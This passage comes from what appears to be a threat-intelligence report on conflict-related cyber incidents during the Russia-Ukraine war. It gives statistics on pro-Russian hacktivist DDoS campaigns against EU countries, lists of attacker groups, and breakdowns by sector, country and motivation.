As can be seen in Figure 8, while at the very beginning of the conflict the majority of incidents were concentrated in Ukraine, EU countries have seen their conflict-related incidents increase dramatically.

In the third quarter of 2022, there were almost as many conflict-related incidents in EU countries as in Ukraine (85 versus 86), and in the first quarter of 2023, the overwhelming majority of incidents are concentrated in EU countries.

In these incidents in the European area, certain trends can also be observed. Candidate countries for European integration such as Montenegro and Moldova are increasingly targeted, Poland is constantly harassed, and a particular focus of war hacktivists is directed at the Baltic and northern countries (visible in Figure 7).

FROM EPISODIC CYBER WARFARE TO PERMANENT CYBER GUERILLA WARFARE

The visible transition in the context of the conflict can therefore be summarised as follows: the transition from a cyber-war focused on Ukraine and Russia, to a high-intensity hybrid cyber-war.

Information warfare: low operational impact but high moral impact

It is true that DDoS attacks do not have a significant operational impact, unlike wiper attacks that can destroy adversary systems or long-term strategic espionage that can undermine an adversary's security integrity.

Here, however, let us recall an element of doctrine developed later in this work. Russia does not necessarily consider digital space in the same way as we do in the West from a strategic point of view.

We will talk about cyber security and cyber defence. Russia will talk about information warfare. Information is seen not only as a vector or a means, but also as a space to be exploited. Cyber is therefore an ideal tool for harassing one's adversary without entering into direct confrontation with him, which Russia has understood well.

Although some observers have claimed that the large pro-Russian hacktivist groups are directly driven by Russian military bodies, there is no definitive evidence in this development. Nevertheless, the objective remains clear.

Cyber-harassment as a vector of confusion

Pro-Russian hacktivist groups are now mostly attacking European countries that take positions or actions in favour of Ukraine. Their attacks do not have a strong operational impact as we have said, but the waves of DDoS seem uninterrupted.

This systematic, low-impact harassment can maintain anxiety among security teams and decision-makers by lateralising the conflict across the Russian-Ukrainian border at little cost.

The objective is to occupy the European cyber space and to alarm, with attacks on airports and hospitals for example, to divert attention from what is happening in Ukraine and to prevent any intervention/assistance for the benefit of the aggressed Nation.

Acts of cyber warfare are still taking place in Ukraine as we have seen with the ATK256 (UAC-0056) attack against several Ukrainian public bodies on the anniversary of the conflict (February 23, 2023), yet they are drowned out in the eyes of Westerners by constant cyber harassment.

This cyber-diversion, which is either deliberate or has developed naturally with the evolution of the conflict, is all the more visible with the countries targeted, mainly within the European Union, notably Poland, the Baltic States and the Nordic countries.

Figure 1: Number of attacks per attacker group (global scale)

Pro-Russian hacktivists overrepresented among cyber attackers linked to Ukraine conflict

2402team
Adrastea
AgainstTheWest
AlTahrea
Anonymous Liberland-Pwn-Bär Hack Team
Anonymous-Spid3r
AnonymousX777Z
APT10
Black Basta
Clowns
Conti
Cyber Palyanitsa
Dragonfly
FRwL
Genesis Day
ICC_H@ckTeam
Information Coordination Center
InvisiMole
KelvinSecurity
National Republican Army
RaHDIt
Red Hackers Alliance
SARD
Scarab
StudentCyberArmy
TA416
Team OneFist
theMx0nday
Tonto Team
Turla
UAC-0050
UAC-0088
UAC-0094

UAC-0132
UAC-0133
UNC4166
Unnamed Criminal Organisation
Vermin
Belarusian Cyber Partisans
GURMO
NLB
RIAEvangelist
The Black Rabbit World
UAC-0041
UAC-0098
UAC-0100
v0g3lSec
Winter Vivern
Zarya
Anonymous-Depaix-Porteur
Cold River
Passion Botnet
RADIS
GhostSec
Bear IT Army
Nation State - Russian Federation
Gamaredon
Nation State - China
Fancy Bear
UNC1151
Haydamaki
Legion Cyber Spetsnaz
NB65
DEV-0586
National Hackers of Russia (HXP)

Netside
XakNet
Sandworm
Russian Hackers Team
Mirai
Phoenix
IT Army of Ukraine
Anonymous
Anonymous Sudan
People's CyberArmy
KillNet
Unknown
Anonymous Russia
NoName057(16)

61%

Main Pro Russian kacktivist groups

🟦 Pro Ukrainian
🟥 Pro Russian
⬜ Others

Figure 2: Number of incidents per day since the beginning of the conflict (global scale)

An acceleration in the number of attacks from the 2nd quarter of 2022




Figure 3: Number of incidents per month since the beginning of the conflict (global scale)

An acceleration in the number of attacks from the 2nd quarter of 2022




Figure 4: Number of incidents per day since the beginning of the conflict (global scale)

_THE PUBLIC SECTOR, BANKS AND TRANSPORT ON THE PODIUM OF THE MOST ATTACKED SECTORS

305	PUBLIC AND LOCAL ADMINISTRATION
162	BANKING, FINANCE AND FINANCIAL SERVICES
132	TRANSPORTATION
96	OTHER*
90	TELECOMMUNICATIONS
89	MEDIA
66	ENERGY
51	CIVIL SOCIETY**
26	AVIATION
26	HEALTHCARE
23	INDUSTRY
21	DEFENSE
21	EDUCATION & RESARCH
15	GOVERNMENT
12	IT SERVICES
2	SPACE
2	THREAT ACTORS
1	INTERNATIONAL ORGANISATIONS

* *Agriculture, legal, entertainment, hospitality, travel agencies, video game sector, etc.*
** *Advocacy groups, NGOs...*

_AN INCREASE IN THE NUMBER OF ATTACKS COUPLED WITH A DIVERSIFICATION OF SECTORS: HEALTH, AVIATION AND THE FINANCIAL SECTOR ARE AMONG THE EMERGING TARGETS




Figure 5: Breakdown of incidents by type of attack and motivation since the beginning of the conflict (global scale)


From the initial diversification of the typology of cyber attacks to the massive use of DDOSS at the turn of the third quarter of 2022

_FOCUS ON DDOS ATTACKS PER COUNTRIES

3/4 of attacks are DDOS, massively supplanting other types of attacks such as data theft, phishing or espionage used at the margin.

Ukraine	162
Poland	110
Latvia	74
Russia	70
Sweden	60
United States	57
Germany	52
Lithuania	45
Czech Republic	37
Estonia	33
Denmark	21
United Kingdom	16
Japan	15
Moldova	14
France	13
Italy	12
Bulgaria	11
Finland	8
Romania	6
Norway	6
Slovakia	5
Greece	5
Austria	4
Spain	3
Kazakhstan	3
Canada	3
Belarus	3
Switherland	2
Belgium	2
Netherlands	1
Luxembourg	1
Israel	1
Croatia	1
Colombia	1
Armenia	1

Figure 6: Breakdown of incidents by mode of attack and motivation throughout the conflict (global scale)



_ATTACKERS' MOTIVATIONS

79% Disruption

13% Data Breach


3% Disinformation

2% Destruction


2% Unknown

1% Other

_ESPIONAGE PER COUNTRIES



_WIPE PER COUNTRIES



_DATA THEFT AND LEAKS




Figure 7: Distribution of incidents by country and geographical area (European scale)

Poland, Latvia, Sweden, among the most targeted countries after Ukraine and Russia

